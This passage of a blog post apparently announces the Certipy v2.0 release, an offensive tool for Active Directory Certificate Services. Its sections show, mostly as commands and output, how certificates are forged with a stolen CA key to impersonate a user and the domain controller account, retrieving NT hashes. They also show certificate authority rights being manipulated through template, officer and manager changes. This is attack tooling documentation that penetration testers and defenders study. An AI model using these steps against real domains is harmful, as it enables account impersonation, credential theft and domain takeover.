
Forging

With the CA certificate and private key, we can use Certipy’s new `forge` command to create certificates for arbitrary users. In this case, we create a certificate for `JOHN`. The subject doesn’t matter in this case, just the SAN.




```
➜ Certipy certipy forge -ca-pfx 'corp-CA.pfx' -subject 'DC=corp,DC=local,CN=Users,CN=john' -alt 'john@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'john.pfx'
```

We can then use the certificate to authenticate as `JOHN`.




```
➜ Certipy certipy auth -pfx 'john.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Using principal: john@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Got NT hash for 'john@corp.local': fc525c9683e8fe067095ba2ddc971889
```

It also works for the domain controller `DC$`.



```
→ Certipy certipy forge -ca-pfx 'corp-CA.pfx' -subject 'CN=Certipy' -alt 'DC$@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'dc.pfx'

→ Certipy certipy auth -pfx 'dc.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[*] Got NT hash for 'dc$@corp.local': 0fe7e56864ef4e3961a4ff4eb28fcb2f
```

It does not, however, work for disabled accounts, such as the `krbtgt` account.




```
→ Certipy certipy forge -ca-pfx 'corp-CA.pfx' -subject 'CN=Certipy' -alt 'krbtgt@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'krbtgt.pfx'

→ Certipy certipy auth -pfx 'krbtgt.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Using principal: krbtgt@corp.local
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

Other Improvements

The latest release of Certipy also contains a few minor improvements and adjustments.


Certificate Authority Management

We saw earlier how we could enable a certificate template. If we want to cleanup after ourselves, we can disable the template, as shown below.




```
→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -list-templates
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'corp-CA':
    SubCA
    User
    ESC4
    ESC3
    ESC2
    ESC1

→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -disable-template 'SubCA'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully disabled 'SubCA' on 'corp-CA'

→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -list-templates
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'corp-CA':
    User
    ESC4
    ESC3
    ESC2
    ESC1
```

We can also remove `JOHN` as an officer, but we'll still have our `Manage CA` access rights.




```
→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -remove-officer 'john'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully removed officer 'john' on 'corp-CA'
```

As we can see below, if we try to perform the ESC7 attack now, we get an “access denied” when trying to issue the certificate.




```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'SubCA'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - T
[*] Request ID is 687
Would you like to save the private key? (y/N) y
[*] Saved private key to 687.key

→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -issue-request 687
Certipy v2.0 - by Oliver Lyak (ly4k)

[-] Got access denied trying to issue certificate
```

`JOHN` can also add another manager, for instance `JANE`.




```
→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -add-manager 'jane'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully added manager 'jane' on 'corp-CA'
```

`JANE` can then add a third manager, `EVE`.




```
→ Certipy certipy ca 'corp.local/jane:Passw0rd!@ca.corp.local' -ca 'corp-CA' -add-manager 'eve'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully added manager 'eve' on 'corp-CA'
```

`JANE` can even remove herself as a manager.



```
→ Certipy certipy ca 'corp.local/jane:Passw0rd!@ca.corp.local' -ca 'corp-CA' -remove-manager 'jane'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully removed manager 'jane' on 'corp-CA'
```


But then she won’t be able to remove `EVE` as a manager.



```
→ Certipy certipy ca 'corp.local/jane:Passw0rd!@ca.corp.local' -ca 'corp-CA' -remove-manager 'eve'
Certipy v2.0 - by Oliver Lyak (ly4k)

[-] Got access denied while trying to remove manager
```


Dynamic Endpoints

This is a minor, but important new feature. During one of our engagements, SMB was firewalled off on the CA server. The previous release of Certipy requested certificates via the named pipe `cert`, and when SMB was firewalled off, then the old version was not able to request certificates.




```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -debug
Certipy v2.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ca.corp.local' locally
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:172.16.19.100[\pipe\cert]
```


However, the CA service actually listens on a dynamic TCP endpoint as well. The new version of Certipy will try to connect to the dynamic TCP endpoint, if SMB fails.


```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -debug
Certipy v2.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ca.corp.local' locally
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:172.16.19.100[\pipe\cert]
[!] Failed to connect to endpoint ncacn_np:172.16.19.100[\pipe\cert]: [Errno Connection error (172.16.19.100:445)] timed out
[+] Trying to resolve dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE'
[+] Resolved dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE' to 'ncacn_ip_tcp:172.16.19.100[55496]'
[+] Trying to connect to endpoint: ncacn_ip_tcp:172.16.19.100[55496]
[+] Connected to endpoint: ncacn_ip_tcp:172.16.19.100[55496]
[*] Successfully requested certificate
[*] Request ID is 683
[*] Got certificate with UPN 'john@corp.local'
[*] Saved certificate and private key to 'john.pfx'
```

Alternatively, you can specify the `-dynamic-endpoint` parameter to prefer the dynamic TCP endpoint over SMB. This is useful if you don't want to wait for the timeout for each request when SMB is firewalled off.


```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -dynamic-endpoint -debug
Certipy v2.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ca.corp.local' locally
[*] Requesting certificate
[+] Trying to resolve dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE'
[+] Resolved dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE' to 'ncacn_ip_tcp:172.16.19.100[55496]'
[+] Trying to connect to endpoint: ncacn_ip_tcp:172.16.19.100[55496]
[+] Connected to endpoint: ncacn_ip_tcp:172.16.19.100[55496]
[*] Successfully requested certificate
[*] Request ID is 684
[*] Got certificate with UPN 'john@corp.local'
[*] Saved certificate and private key to 'john.pfx'
```

For slower connections, such as through a proxy, it's also possible to specify a longer timeout than the default 5 seconds for almost all types of commands with the `-timeout` parameter.


```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -timeout 30 -debug
Certipy v2.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ca.corp.local' locally
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:172.16.19.100[\pipe\cert]
```

The new version of Certipy has many more improvements and parameters than I've shown in this blog post. I recommend that you explore the new features and parameters of Certipy if you find yourself in an unusual situation. If you have any issues or feature requests, I encourage you to submit them on Github. I hope you will enjoy the new version of Certipy.

The new version can be found here: https://github.com/ly4k/Certipy